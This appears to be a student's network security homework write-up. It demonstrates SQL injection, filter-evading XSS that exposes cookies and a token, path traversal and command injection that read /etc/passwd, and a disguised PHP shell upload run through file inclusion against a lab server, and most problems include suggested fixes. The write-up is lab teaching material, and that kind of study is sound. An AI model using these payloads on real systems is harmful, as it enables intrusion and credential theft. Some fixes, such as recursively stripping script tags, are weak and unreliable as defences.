Problem 1

How to access:

Put into username column: '; INSERT INTO users(username,password) VALUES('user1','password'); --

Log in with username ‘user1’, and password ‘password’


How to fix or avoid this vulnerability:

create a statement template, which the database server can parse, compile, optimize, and store in PHP:
$statement = $db->prepare('SELECT password FROM users WHERE username = ?');
$statement ->bind_param('s', $username);
supply values for the parameters, and the database server executes the statement using these values:
$statement->execute();

Problem 2

How to access:

Post: <s<scriptcript> alert(document.cookie); </script>
Pop-up message:



192.168.56.2 显示:

theme=light.css; username=user1;
token=5f4dcc3b5aa765d61d8327deb882cf99


How to fix or avoid this vulnerability:

Strip <script> recursively until all the <script> has been striped.

Problem 3

How to access:

Put into web browser: 192.168.56.2/index.php?theme=../../../etc/passwd
In the source of the response webpage, verify that /etc/passwd was indeed included.



```
<html>
  <head>
    <title>Network Security Homework 4</title>
    <style>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
netsec:x:1000:1000:netsec,,,:/home/netsec:/bin/bash
user:x:1001:1001:,,,:/home/user:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:104:112:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
    </style>
  </head>
```

How to fix or avoid this vulnerability:

do not use values directly:

```
if (isset($_COOKIE['theme']))
    $Theme = $_COOKIE['theme'];
    if   ($Theme == ‘dark.css’)
        include('dark.css');
    else
        include('light.css');
```


Problem 4

How to access:

Put into web browser:

http://192.168.56.2/gallery.php?removeImage=upload1478358964.jpg;%20cat%20/etc/passwd

Verify:



Gallery

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false netsec:x:1000:1000:netsec,,,:/home/netsec:/bin/bash
user:x:1001:1001:,,,:/home/user:/bin/bash sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin postgres:x:104:112:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
```

Image removed!

Select image to upload: 选择文件 未选择任何文件 Upload


You are logged in as **user1**. Click here to log out.

Problem 5

How to access:


Rename shellcode.php as shellcode.php.jpg and the webserver will accept this file.

The name of the shellcode file got:




/images/upload1687499779.jpg

Use the file inclusion vulnerability from Problem 3 to execute the shellcode:



192.168.56.2/index.php?theme=./images/upload1687499779.jpg

Verify:




Congratulations, you are running your malicious script on the webserver! You can have the server execute an arbitrary system command by sending the command in the GET parameter `command` of this request.

Problem 6

How to access:

Put into keyword search column: "><s<scriptcript> a<scriptlert(document.cookie);</script>



Search

Keyword: nent.cookie);</script>" /> Search

192.168.56.2 显示：

theme=light.css; username=user1;
token=5f4dcc3b5aa765d61d8327deb882cf99